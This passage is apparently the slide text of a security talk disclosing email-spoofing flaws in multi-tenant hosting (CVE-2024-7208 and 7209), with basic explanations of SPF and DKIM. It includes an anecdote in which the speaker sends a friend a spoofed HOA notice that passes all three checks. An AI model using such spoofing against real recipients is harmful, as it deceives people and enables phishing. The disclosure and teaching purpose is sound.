


Spoofer & Trusted: Next-Generation Email Attacks Targeting Email Design and Implementation Flaws



Caleb Sargent & Hao Wang



ABOUT US



Caleb Sargent

(@squared_)






Hao Wang

(@MrRed_Panda)



CVE-2024-7208 A vulnerability in multi-tenant hosting allows an authenticated sender to spoof the identity of a shared, hosted domain, thus bypass security measures provided by DMARC (or SPF or DKIM) policies.

CVE-2024-7209 A vulnerability exists in the use of shared SPF records in multi-tenant hosting providers, allowing attackers to use network authorization to be abused to spoof the email identify of the sender.





DISCLAIMER

The views, opinions, and content presented in this talk are solely my own and do not reflect those of my employer, past or present. This presentation is intended for educational and awareness purposes only. Any techniques or findings discussed should not be used for unauthorized activities or misinterpreted as guidance to conduct malicious behavior.



AGENDA

1 Story Time

2 Email Security Basics

3 Attack Patterns

4 Recommendations


5 Key Takeaways

EVER BEEN PRANKED





CRAFTING THE ULTIMATE PRANK.






WEG?

VS





HOW TO SPOOF AN EMAIL?





TESTING IF THIS WORKS





SECURITY CHECKS PASS?

Original message

Message ID	<4deb8dc3-63ab-4880-a5ba-7077a05c9047@smtp-relay.sendinblue.com>
Created on:	1 April 2024 at 17:15 (Delivered after 1 second)
From:	"darryla@[REDACTED].com" <darryla@223030174.t-sender-sib.com> Using sendEmail-1.56
To:	[REDACTED]@gmail.com
Subject:	Subject: Urgent Action Required: HOA Notice - House Repainting Required
SPF:	PASS with IP 185.41.28.5 Learn more
DKIM:	'PASS' with domain t-sender-sib.com Learn more
DMARC:	'PASS' Learn more



GO TIME

darryla [redacted] <darryla@223030174.t-sender-sib.com>

to me ▾

Dear [redacted]


We hope this email finds you well. It has come to our attention that the exterior paint color of your house located at [insert address] does not comply with the approved colors outlined in the HOA guidelines.

The shade of black used on your house is not correct and will need to be repainted to match the approved color. This is the only aspect of your house that requires repainting.

Please ensure that the shade of black is corrected within 30 days from the date of this notice. Example approved shades can be found attached.



2 attachments • Scanned by Gmail ⓘ





THE AFTERMATH...



Me

04/01/2024 5:48 PM

What else you got going on tonight?




Friend

04/01/2024 5:50 PM

Just got a letter from the HOA saying our house color is not approved
So drinking



EMAIL SECURITY TRINITY





SPF – ARE YOU ON THE LIST?

❖ SPF

- ❑ Verify Sender IP based on TXT record of domain via **MAIL FROM / HELO**

```
v=spf1 include:example.com ip4:198.51.100.25 -all
```






DKIM – SIGNED & SEALED

❖ DKIM

- ❑ Verify email based on the added DKIM signature

```
selector1._domainkey.example.com IN TXT "v=DKIM1; k=rsa; p=MIIBIjANBqh...QAB"
```






DMARC – CAN I SPEAK TO YOUR MANAGER

❖ DMARC

